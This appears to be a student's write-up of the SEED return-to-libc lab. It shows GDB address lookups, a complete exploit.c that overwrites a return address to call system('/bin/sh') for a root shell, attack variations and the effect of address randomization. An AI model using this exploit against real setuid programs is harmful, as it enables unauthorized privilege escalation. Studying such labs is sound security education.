
Lab 12

Task 1


I compile `retlib.c` and get `retlib`, then I debug it to find address of `system()` and `exit()`.




- `system()`: 0xb7da4da0
- `exit()`: 0xb7d989d0

Task 2

I add the code into `retlib.c`




Then, I can get the address `bffffe1c`



Task 3

1. I have known addresses of `system()` (0xb7da4da0), `exit()` (0xb7d989d0) and `MYSHELL` (0xbffffe1c).
2. According to the lecture's graph



- Address of `system()` should replace the RA in stack of `bof()` in step a
- The step c shows stack of `system`. Position 1 is argument of `system()` which is address of `MYSHELL`, position 2 is RA of `system()` which is address of `exit()`.

3. Then, I need to find address of the buffer to determine addresses of position 1, 2 and 3. I use GDB to find it:

    1. I first compile `retlib.c` with `-g` to find distance between `&buffer` and `$ebp`

    ```
    [12/15/22]seed@VM:~/.../lab12$ gcc -fno-stack-protector -z noexecstack -g -o retlib retlib.c
    [12/15/22]seed@VM:~/.../lab12$ gdb retlib
    ```

    Then, I find the distance is 0xbfffed48 - 0xbfffed34 = 0x12 = 20

    ```
    gdb-peda$ p $ebp
    $1 = (void *) 0xbfffed48
    gdb-peda$ p &buffer
    $2 = (char (*)[12]) 0xbfffed34
    ```

    2. Therefore, I can get `X`, `Y` and `Z`

    From step 3.1, I know `ebp` should be put in `buf[20]` in `exploit.c`.

    From step 2, I know `X` is $20 + 12$, `Y` is $20 + 4$ and `Z` is $20 + 8$. Therefore, my `exploit.c` is:

```c
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */
    int ebp = 20;
    int X = ebp + 12;
    int Y = ebp + 4;
    int Z = ebp + 8;
    *(long *) &buf[X] = 0xbffffe1c ; // "/bin/sh" ☆
    *(long *) &buf[Y] = 0xb7da4da0 ; // system() ☆
    *(long *) &buf[Z] = 0xb7d989d0 ; // exit() ☆
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
```

```
}
```

Finally, I succeed in getting a root shell.

```
[12/15/22]seed@VM:~/.../lab12$ gcc -o exploit exploit.c
[12/15/22]seed@VM:~/.../lab12$ ./exploit
[12/15/22]seed@VM:~/.../lab12$ ./retlib
bffffe1c
$
```

> **Attack variation 1:**
>
> Is the exit() function really necessary? Please try your attack without including the address of this function in `badfile`. Run your attack again, report and explain your observations.

After removing the `exit()`, whenever I want to exit the shell, it will trigger a segment fault because there is no `exit()`.

```
[12/15/22]seed@VM:~/.../lab12$ ./retlib
bffffe1c
$ ls
badfile  exploit  exploit.c  peda-session-retlib.txt  retlib  retlib.c
$ exit
Segmentation fault
[12/15/22]seed@VM:~/.../lab12$
```

> **Attack variation 2:**
>
> After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the new file name is different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Will your attack succeed or not? If it does not succeed, explain why.

The attack fails because the address of `MYSHELL` changes.

```
[12/15/22]seed@VM:~/.../lab12$ mv retlib.c newretlib.c
[12/15/22]seed@VM:~/.../lab12$ gcc -fno-stack-protector -z noexecstack -o newretlib newretlib.c
[12/15/22]seed@VM:~/.../lab12$  sudo chown root newretlib
[12/15/22]seed@VM:~/.../lab12$ sudo chmod 4755 newretlib
[12/15/22]seed@VM:~/.../lab12$ ./newretlib
bffffe16
Segmentation fault
```


Task 4

The attack fails and address of `/bin/sh` changes.


```
[12/15/22]seed@VM:~/.../lab12$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[12/15/22]seed@VM:~/.../lab12$ ./retlib
bfd15e1c
Segmentation fault
```

I debug and find addresses of both `system()` and `exit()` also change.

Before randomization:



After randomization:



However, X, Y and Z don't change since they are address offsets which mean the relative distance between each other and randomization doesn't change it.